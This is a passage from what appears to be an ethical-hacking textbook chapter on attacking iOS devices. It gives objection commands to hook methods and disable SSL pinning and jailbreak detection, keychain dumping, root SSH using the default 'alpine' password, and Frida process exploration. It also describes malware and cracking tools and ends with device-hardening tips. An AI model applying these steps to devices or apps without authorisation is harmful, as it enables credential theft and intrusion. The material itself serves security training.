Method swizzling, also known as monkey patching, is a technique that involves modifying the existing methods or adding new functionality at runtime. Objective-C runtime enables the switching of the method functionality from an existing functionality to a customized one. Attackers use this technique to perform logging, JS injections in WebViews, detection bypass, authentication bypass, etc.

Attackers use method swizzling techniques to assess the security posture and identify the vulnerabilities of the target application. The basic steps to successfully swap functionality are listed below:

- Identify the existing method selector reference to be swapped.
- Create a new method with customized functionalities.
- Run the application on the device.
- Swap the functionality of the method by providing the new method reference to the Objective-C runtime.

Extracting Secrets Using Keychain Dumper

Source: *https://github.com*

iOS devices contain an encrypted storage system called a keychain that stores secrets such as passwords, certificates, and encryption keys. Attackers use tools such as Keychain Dumper to extract keychains from the target iOS device.

Attackers use the Keychain Dumper binary, which has a self-signed certificate with a wildcard entitlement, to dump secret keychains from the target iOS app. As wildcard entitlement is not allowed in iOS recent releases, it is necessary to add an explicit entitlement that exists in the device to gain access to all the keychain items.




Figure 17.70: Screenshot of Keychain Dumper dumping a keychain of an iOS app

Analyzing an iOS Application Using objection

Source: *https://github.com*

Attackers use the objection tool to perform method hooking on an iOS application at runtime. It is also incorporated with other features such as iOS application patching, SSL pinning bypass, iOS keychain dumping, and pasteboard monitoring. Attackers connect an iOS device to their workstation and install the objection tool, which includes the Frida feature.

- **Method Hooking**

  After installing the objection tool, follow the steps given below to perform method hooking.

  - Execute the following command to run the objection tool by attaching it to the target application:

    ```
    objection --gadget <AppName> explore
    ```

  - Run the following command to monitor the method calls of a class:

    ```
    ios hooking watch class <Class_Name>
    ```

  - Run the following command to hook a specific method to a class:

    ```
    ios hooking watch method "-[Class_Name Method_Name]"
    ```

  - Run the following command to change the return value of the function that returns only Boolean values of the hooked method:

    ```
    ios hooking set return_value "-[Class_Name iFunction_Name:]"
    true/false
    ```

- **Bypassing SSL Pinning**

  - `ios sslpinning disable`

    The above command disables the SSL pinning functionality in the hooked application.

- **Bypassing Jailbreak Detection**

  - `ios jailbreak disable`

    The above command disables the jailbreak detection functionality in the hooked application.





Figure 17.71: Screenshot of objection



Analyzing iOS Devices

Source: *https://mas.owasp.org*

Analyzing iOS devices allows attackers to understand the system architecture, uncover vulnerabilities, and identify exploitable weaknesses. In addition, this analysis can uncover potential entry points, such as outdated software versions, insecure configurations, or apps with known security flaws. Consequently, attackers may analyze device behaviors, system processes, and app interactions to understand the opportunities to compromise target devices.

Additionally, attackers can examine common user practices and social engineering tactics that can help them design effective phishing methods or malware distribution techniques to compromise target devices. Ultimately, analyzing iOS devices helps attackers prepare for targeted attacks that bypass security controls and gain unauthorized access to sensitive data or system functionality.

Some techniques that can be used by an attacker to analyze an iOS device are as follows:

- **Accessing the Device Shell**

  This technique involves remotely accessing an iOS shell, with or without a USB cable. This allows an attacker to execute arbitrary commands, manipulate system settings, and gain deeper control over the device.

  Attackers can access remote shells on iOS devices through SSH; however, the device must be jailed. In addition, the target device must have tools such as Cydia or Sileo

installed for further processing. The following steps can be followed to access the device's shell:

- **Step 1:** Install the OpenSSH package on the iOS device and connect both the iOS device and the host computer to the same Wi-Fi network.
- **Step 2:** Run the following command to access the remote device's shell:

  `root@<device_ip_address>`

  Step 3: Type "`exit`" or press "`Control + D`" to quit.

  Note: The default users are "`root`" and "`mobile`," and the default password for both users is "`alpine`."

Alternatively, attackers can connect to the device shell over a USB connection if Wi-Fi connections are unavailable. This can be achieved using a socket daemon such as `usbmuxd`, which allows the establishment of a connection to the SSH server via USB. The following steps were followed to connect to the target device:

- **Step 1:** Connect the iOS device to macOS using tools such as iproxy.
- **Step 2:** Run the following command in a new terminal to establish a connection to the device:

```
ssh -p 2222 root@localhost
root@localhost's password:
iPhone:~ root#
```

Note: You cannot establish a data connection for more than 1 hour in a locked state due to USB Restricted Mode.

- **Listing Installed Apps**

  Attackers must first identify the correct bundle identifier for the application they want to analyze. They can then use tools such as Frida and run the following commands to list all apps currently installed on the device:

```
frida-ps -Uai
```

  Once the list is generated, note the identifier and PID for further use.

- **Network Sniffing**

  Attackers can sniff network traffic remotely in real time by creating a virtual interface and then perform the following steps:

  - **Step 1:** Connect the target iOS device to a macOS system via USB.
  - **Step 2:** Run the following command in the Terminal to start the device with the "`rvi0`" interface:

```
rvictl -s <UDID of the iOS device>
```

- **Step 3**: Start the Wireshark tool and choose the interface as "`rvi0`."
- **Step 4**: Filter the traffic using capture filters for specific monitoring. For example, the following filter can be used to capture all HTTP traffic sent or received through a specific IP address:

  ```
  ip.addr == 192.168.2.4 && http
  ```

- **Obtain Open Connections**

  By obtaining information regarding open connections on an iOS device, an attacker can identify active network sessions, monitor data exchanges, and potentially intercept sensitive information, thereby providing insights into targeted attacks or unauthorized data access. To obtain information regarding open connections on an iOS device, the following commands can be executed:

  - Run the following command to obtain a list of open-network ports for all the active processes on the device:

    ```
    lsof -i
    ```

  - Run the following command to obtain a list of open-network ports for a specific process:

    ```
    lsof -i -a -p <pid>
    ```

- **Process Exploration**

  Exploring these processes allows attackers to gain more information about an app's processing memory. This may include searching for specific data, obtaining a memory map along with loaded libraries, and reverse engineering binary data. For this purpose, attackers can use tools such as r2frida along with a target app such as iGoat-Swift. Some commands that can be used for process exploration are as follows:


  - Run the following command to start an r2frida session:

    ```
    r2 frida://usb//iGoat-Swift
    ```

    Note: Ensure that the iGoat-Swift tool is running on the iOS device and is connected via USB.

  - Run the "`:dm`" command to retrieve the app's memory maps.
  - Run the "`:il`" command to list the binaries and libraries loaded by the app.
  - Run the following command to perform an in-memory search by specifying to print only the results and hide the search progress:

    ```
    \e~search
    ```



iOS Malware

- **GoldPickaxe**

  Source: *https://www.malwarebytes.com, https://www.group-ib.com*

  The GoldPickaxe Trojan allows attackers to trick victims by scanning their faces, including by identifying documents. The attacker's approach victims through a smishing or phishing message that claims to be from a legitimate governmental source and convince them to install a fake service application. For iOS devices, attackers ask victims to install a masked form of the mobile device management (MDM) profile. This allows attackers to remotely configure target iOS devices by sending profiles and commands.

  Because MDM provides features such as remote wiping, device tracking, and app management, attackers can exploit these features to install harmful apps and gather the desired information from target iOS devices. In addition, attackers asked the victim to take a photo of their official ID and scan their face using an app. Furthermore, they asked for the victims' phone numbers to obtain various personal details, including their bank accounts.





Figure 17.72: Screenshot of GoldPickaxe malware attack methods

Some additional iOS malware are as follows:

- SpectralBlur
- Mercenary Spyware
- LightSpy
- KingsPawn
- Pegasus



iOS Hacking Tools

Various tools used by attackers to hack target iOS mobile devices are discussed below:

- **Elcomsoft Phone Breaker**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Phone Breaker allows attackers to perform logical and over-the-air acquisition of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud. It allows attackers to break passwords and decrypt iOS backups with GPU acceleration. Using this tool, attackers can decrypt iCloud Keychain and messages with media files and documents from iCloud.





Figure 17.73: Screenshot of Elcomsoft Phone Breaker

Some additional tools for hacking iOS devices are listed below:

- Enzyme (*https://github.com*)
- Network Analyzer: net tools (*https://apps.apple.com*)
- iOS Binary Security Analyzer (*https://github.com*)
- iWepPRO (*https://apps.apple.com*)
- Frida (*https://frida.re*)



Securing iOS Devices


Listed below are some important guidelines to help secure iOS devices and their data from attackers:

- Enable the **Passcode Lock** feature on your iPhone. Go to **Settings → Face ID & Passcode**, and then tap **Turn Passcode On**
- Set separate passcodes for applications containing sensitive data
- Disable Javascript and add-ons from the web browser
- Always download applications from the **Apple App Store**
- Set the **Auto-Lock Timeout** to enter a passcode after a set time. Go to **Settings → General → Auto-Lock**
- Use iOS devices on a secured and protected Wi-Fi network
- Do not store sensitive data on a client-side database
- Do not access web services on a compromised network
- Do not open links or attachments from unknown sources
- Deploy only trusted third-party applications on iOS devices
- Change the default iPhone root password from alpine
- Do not jailbreak or root your device if used within enterprise environments

- Configure Find My iPhone and use it to wipe a lost or stolen device
- Enable Jailbreak detection and also protect access to AppleID and Google accounts, which are tied to sensitive data
- Disable iCloud services so that sensitive enterprise data are not backed up to the cloud (note that cloud services can backup documents, account information, settings, and messages)
- Enable **Ask to Join Networks** function; this prevents you from randomly connecting to available Wi-Fi networks. Go to **Settings → Wi-Fi → Ask to Join Networks**
- Regularly update your device OS with security patches released by Apple. To receive updates, connect to the App Store. For iOS 5 and higher, updates can be received via **Settings → General → Software Updates**
- Enable the Erase Data feature on your iPhone to erase all the data and settings after 10 attempts. Go to **Settings → Face ID & Passcode → Erase Data**
- Disable the **Voice Dial** feature on iPhone to prevent attackers from accessing the phone without entering a passcode. Go to **Settings → Face ID & Passcode**, and then turn **Voice Dial** to **OFF**
- Delete **Keyboard Cache** on your iPhone to remove all your keystrokes recorded. Go to **Settings → General → Transfer or Reset iPhone → Reset**, tap on **Reset Keyboard Dictionary**, and then **Confirm** on the warning screen
- Disable **Geotagging** (storage of location-based data in images) on the iPhone. Go to **Settings → Privacy & Security → Location Services**, and then tap the **Camera** and then tap **Never**
- Enable **Safari's Privacy and Security Settings** on the iPhone. Go to **Settings → Safari**. Here, you can do the following: Enable Block Pop-ups, Disable Passwords and AutoFill, Enable Fraudulent Website Warning, Block cookies, Clear History and Website data, etc.
- Enable the **Do Not Track** feature to keep your web browsing private. Go to **Settings → Safari →** and then enable **Do Not Track** option
- Disable Bluetooth when not in use. Go to **Settings → Bluetooth**, and then toggle it to **OFF**
- Disable Wi-Fi when not in use. Go to **Settings → Wi-Fi**, and then toggle it to **OFF**
- Disable Apple's personal assistant Siri. Go to **Settings → Siri & Search → Listen for** and then select **OFF** on the next screen.
- Disable the autofill option in Safari. Go to **Settings → Safari → AutoFill** and then toggle it to **OFF**

